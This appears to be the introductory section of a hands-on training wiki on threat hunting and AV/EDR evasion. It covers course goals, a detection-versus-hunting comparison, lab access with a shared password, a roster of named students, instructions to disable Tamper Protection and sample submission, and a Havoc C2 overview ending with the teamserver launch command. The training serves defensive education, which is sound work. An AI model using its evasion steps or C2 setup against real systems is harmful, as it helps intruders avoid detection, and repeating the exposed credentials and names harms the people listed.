Training
1. INTRO: THREATHUNTING ACADEMY - EVASION
DISCLAIMER: This training is copyright (c) 2025 of Vanguard Security, all information and tools provided are intended for educational purposes only. Performing hacking attempts on computers that you do not own (without permission) is illegal! Do not attempt to gain access to device that you do not own.

Welcome to the "Threathunting Academy - Evasion" this is the official lab guide that will guide you through the infrastructure. Students will all have their own Windows 10 client machine, and a Kali Red Team server.
IMPORTANT: Do not submit any code/samples to public virus-scanning services (Virus Total, Online Sandboxes,... ) - doing so will only make our life harder, as they will simply create a static signature, and we'll then have to evade that, rewrite the training, make new screenshots for something trivial.
What you will learn in this training:
- How attack frameworks work
- AV and EDR internals and how to evade them
- Windows Defender, AMSI and ETW basics and evasion
- PowerShell based attacks (in-memory)
- How signature based detection works and how to evade
- What Shellcode is, how to build and use shellcode
- Build your own evasive shellcode loader
- Build your own Forensics Lab
In this training we'll be using an Administrator account, although this training is not about privilege escalation, we will demonstrate how you can elevate a regular user to an Admin/System user, we'll start with a few labs doing just that. With that (privesc) out of the way we'll run all other labs with an admin user.
At the End of this training
- You will know how to set up your own malware analysis lab
- Have learned how privilege escalation, persistence, code-execution, evasion and other techniques work.
- Modify existing attack tools to bypass defenses
- Learn how to analyze malware (static/dynamic)
- Work with attack frameworks, customize them with your own toolset and apply evasion techniques
- Build your own evasive
shellcode loaderusing memory injection, remote payloads, obfuscation, encryption and other evasion techniques - Understand how AV/EDR solutions work, where their telemetry comes from and how to bypass
1.1 RECOMMENDED BOOKS

|

|
1.2 THE DIFFERENCE BETWEEN DETECTION RULES AND THREATHUNTING RULES
-
Threathunting rules: Threathunting rules are not the same as detection rules. A detection rule needs to be robust and trigger as few false positives as possible, especially when used for alerting (alert fatigue). Threathunting rules are hypothesis based detections looking for potential TTP's and to pro-actively find specific behaviours in your environment
-
Detection rules: are typically used in SIEM, EDR, or IDS solutions and are designed to identify malicious activities that match known patterns or IOCs. For example, a detection rule might flag any authentication attempt from a blacklisted IP address or a known malware hash.
| Aspect | Detection Rules | Threat Hunting Rules |
|---|---|---|
| Approach | Reactive | Proactive |
| Purpose | Detect known threats automatically | Seek out unknown or hidden threats manually |
| Rule Basis | Predefined signatures, indicators of compromise (IOCs) | Hypothesis-driven, based on tactics and behaviors |
| Automation | Highly automated (alerts are generated automatically) | Requires human analysis and interpretation |
| Focus | Specific artifacts: matching concrete patterns or indicators | Suspicious behaviors, anomalies, potential gaps in existing detections |
| Outcome | Triggers alerts for immediate investigation | Generates new hypotheses, refines detection capability, identifies detection gaps |
| Tools | Mainly SIEM, EDR, IDS systems plugging in detection content | Uses the same data/tools but with flexible, creative queries |
| Human Involvement | Low to moderate (mainly to triage/validate alerts) | High (analyst interpretation essential) |
1.3 THREAT HUNTING VS INCIDENT RESPONSE
-
Threat hunting is often described as "incident response without the incident" — a proactive, human-driven activity aimed at uncovering threats that automated detections may miss.
-
During active incidents, threat hunters assist the incident response process by:
- Identifying the full scope and impact of an intrusion.
- Discovering indicators of compromise (IOCs), suspicious behaviors, and signs of attacker dwell time.
- Formulating and testing hypotheses about adversary behavior within the environment.
Application in Incident Response
In incident response, the use of threat hunting rules provides several key advantages:
- Guide the investigation: Rules or hypotheses can focus efforts on likely compromise areas.
- Uncover hidden elements: Reveal lateral movement, persistence mechanisms, or attacker-controlled infrastructure.
- Accelerate forensics: Fuel forensic efforts with behavioral and contextual intelligence from threat hunting activities.
Collaboration Between Hunting and Response
- Threat hunting results are often fed into the forensic analysis process — helping create timelines, understand the attack chain, and establish root cause.
- Hunting during an incident enables fast, hypothesis-driven iteration to rapidly contain and mitigate threats.
Summary
-
Proactively: Threat hunting helps detect threats before an alert is triggered.
-
Reactively: In an incident, threat hunting rules support forensics and incident response by:
- Adding context
- Guiding workflows
- Identifying gaps in initial findings
Conclusion: Threat hunting rules are critical tools both before incidents occur (to uncover hidden threats), and during/after incidents (to support forensic investigations and improve incident response). They provide context, speed, and depth that traditional detection tools may miss.
LAB ACCESS
1. ACCESSING THE LAB INFRASTRUCTURE
In this training you'll be using Apache Guacamole to connect to your Windows 10 machine and Kali Linux server. Guacamole is a clientless remote desktop gateway that supports standard protocols like VNC, RDP, and SSH. It requires no plugins or client software; all you need is a web browser.
-

Connect with your browser to your Windows 10 machine, select the right student number that was assigned to you in the beginning of the class:
-
Guacamole URL: https://guacamole.threathuntingacademy.com
-
Guacamole Username: studentXX (XX = your assigned student number, e.g., student01)
-
Guacamole Password: Threathunt25 (
case sensitive! )
You will use the same username and password for all authentication purposes (RDP, SSH, Tools, Windows and Kali) in this training, unless specifically mentioned otherwise.

You browser will prompt you to Allow access to your clipboard - make sure allow this, as you'll be copy/pasting commands from the training material into the RDP session.
Once logged in, you will see two connections:
Windows 10 - studentXX- Your Windows 10 machine where you'll perform most of the labs.
Kali Linux - studentXX- Your Kali Linux machine where you'll perform some of the labs.
- student01 - Jenne Tondeleir (UGent)
- student02 - Bart Vermeersch (Ugent)
- student03 - B. Vermeersch (Ugent)
- student04 - Bert de Smedt (Ugent)
- student05 - Leander Vervacke (Easi)
- student06 - Raf Coulier (Easi)
- student07 - Jeroen Gui (Easi)
- student08 - Frank Driesen (UHasselt)
- student09 - Filip Vandenberghe (UHasselt)
- student10 - Steven Algoet (UZGent)
- student11 - Pieter Donche (Lineas)
The WIKI is best accessed from your Windows 10 machine by using Chrome and browsing to:
2. DO NOT SUBMIT ANY OF THE PAYLOADS FROM THIS TRAINING TO VIRUSTOTAL OR ANY OTHER ONLINE SCANNING SERVICE!
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
3. DISABLE WINDOWS TAMPER PROTECTION
As we'll be doing several labs that require us to disable Windows Defender features, Tamper Protection

4. DISCORD ACCESS Disabled today
Please join our Discord server for any questions, help or discussions - we will also post any updates or changes there, documents and other useful resources.
5. GUIDELINES ON HOW TO COMPLETE THE LABS
Each lab contains a number of tasks that you need to complete, each task will typically have a screenshot showing you what the end-result should look like. When you see the below, it means you need to do something:
- Do something
Typically it will be a command you need to run, it will be in a box like below, you can simply click on the little icon in the upper right corner to copy the command to your clipboard:
whoami
Every now and then you'll see a "NOTE" box, this is important information that you should read. It can be additional context, hints or tips - or a more in depth explanation of a certain topic/technique.
NOTE: If you have any questions, please ask the instructor or teaching assistant for help.
When you see text in
6. RDP and COPY/PASTE ISSUES
-
Sometimes when copy/pasting commands from the browser into the RDP session, it won't work as expected.
- You paste the command, but it
doesn't showup in the command/powershell prompt - Pasting multiple lines at once sometimes
reverses the orderof the lines,copying the lines into a notepad.exeon your windows machine first and then copying from there into the command/powershell prompt usually fixes this.
- You paste the command, but it
-
If you experience issues, try typing the command manually. This is a
known Microsoftissue with some browsers and RDP sessions.Closing the RDP sessionand reconnecting will typically fix this (temporarily). -
Sometimes the RDP session might freeze or disconnect, if that happens just reconnect using Guacamole.
7. SOLUTIONS
Every lab has a corresponding solutions folder. These are only to be used if you get stuck and need help. Try to complete the labs on your own first, and only use the solutions as a last resort. It's better to understand the material than to just get the right answer - so don't stress about copy/pasting the solution, try to understand what is being done and why.
8. LABS
Chapters in the WIKI that start with Lab - contains practical labs that you need to complete as part of this training. Each lab contains a number of tasks that you need to complete, and each task will typically have screenshots showing you what the end-result should look like. If you finish your lab early, please don't run ahead, instead you can always go through the theory we explained before the lab as this also contains other things you can try out.
9. LAB GUIDE, Tools and source code
At the end of the training we will provide you with a Lab Guide PDF that contains all labs, tasks and solutions in one document. You'll also receive a zip file with all the tools and source code you'll need for the labs.
Let's dive in!
1. HAVOC C2
1.1 OVERVIEW
With a plethora of attack frameworks available (https://howto.thec2matrix.com), the most important requirement is malleability/customizability. Commonly known frameworks such as Metasploit, Cobalt Strike, Empire (Starkiller GUI), BruteRatel, Mythic C2, Covenant and Sliver come to mind.

In this training we'll be using a rather new, Cobalt Strike-like framework called Havoc C2.

https://github.com/voidvxvt/Havoc/blob/main/README.md
1.2 ATTACK FRAMEWORK COMPONENTS
Attack frameworks typically all consist of the following elements:
Teamserver
The central C2 server that receives C2 traffic from implants on its listeners (i.e. LHOST in metasploit), management connections from the client as well as it typically also hosts payloads.
Client
This is the operator console that connects to the teamserver and allows the adversary to manage listeners, malleable profiles, payloads and implants.
Demon (implant)

This is the actual malicious code that communicates back over a C2 channel to the teamserver, very often this is primarily a stager/loader (a tiny program that will download the actual malicious code and typically inject it in to memory of a current or remote process.) - attack frameworks will provide a payload generator that can build different types of payloads (Exe's, dll's, shellcode, etc...).
The most known is probably MSFVenom from the Metasploit Framework.
C2 Redirectors
We won't be using this in the lab, but in real world scenarios these function as proxies between the victim and the C2/team-server (It's easier to pop up a new proxy, than a completely new C2/team-server)
Payload hosting
This is where the payloads are hosted for download by the implant, typically this is done over HTTP/S or DNS, and not from the teamserver itself. In our lab we'll be hosting the payloads directly on the teamserver, which is not recommended in a real-world scenario.
1.3 COMMON ACRONYMS
- Beacon, Implant, Demon: An implant that "calls home" to a C2 server at regular intervals (check-in)
- C2: Command and Control server, the server that manages implants
- EDR: Endpoint Detection and Response, a type of security solution that monitors endpoints for suspicious activity
- IOC: Indicator of Compromise, a piece of data that indicates a potential security breach
- TTP: Tactics, Techniques, and Procedures, the behavior or modus operandi of threat actors
1.4 CONCLUSION
Havoc C2 is the framework we will be using in this training, however the techniques we'll be using can be utilized in each of the beforementioned frameworks.
Let's discover Havoc in the next lab!
1. LAB - HAVOC C2 BASICS
We have already installed Havoc C2 with a custom profile (HTTPS Listener, self-signed certificates and custom user agents).

1.1 RUNNING THE TEAMSERVER
- On your
Kalimachine, open a terminal:

- From your terminal run the following commands:
cd /opt/Havoc
- And then run:
./havoc server --profile /opt/Havoc/profiles/HTTPS.yaotl -v --debug
